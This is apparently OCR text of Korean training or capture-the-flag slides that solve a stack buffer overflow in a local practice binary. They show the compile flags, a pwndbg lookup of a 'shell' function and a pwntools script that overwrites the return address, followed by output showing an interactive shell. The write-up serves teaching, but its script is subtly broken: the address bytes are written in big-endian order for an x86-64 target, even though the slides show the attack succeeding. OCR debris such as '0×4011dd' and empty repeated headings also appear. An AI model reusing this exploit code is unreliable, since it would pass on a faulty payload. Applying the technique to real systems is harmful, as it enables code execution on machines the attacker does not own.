
문제 풀이

```
1 $ gcc -o sbof sbof.c -fno-stack-protector -no-pie
2 $ ./sbof
3 Input: stackbufferoverflowph1
4 Go:
```

문제 풀이



문제 풀이



문제 풀이

```
1 $ gdb sbof -q
2 pwndbg> print shell
3 $1 = {<text variable, no debug info>} 0×4011dd
```

문제 풀이

```python
from pwn import *

p = process('./sbof')

payload = b'A' * 0x10 # buf 채우기
payload += b"B" * 0x8 # sfp 채우기
payload += b"\x40\x11\xdd\x00\x00\x00\x00\x00" # 리턴 주소를 shell로 덮기

p.send((b'stackbufferoverflowph1')) # 조건 만족시키기
p.send(payload) # 페이로드 전송

p.interactive()
```

04

문제 풀이

```
[+] Starting local process './sbof': pid 28594
[*] Switching to interactive mode
$
```

문제 풀이

```
[+] Starting local process './sbof': pid 28594
[*] Switching to interactive mode
$ id
uid=1000(sbof) gid=1000(sbof) groups=1000(sbof)
```

Q&A

감사합니다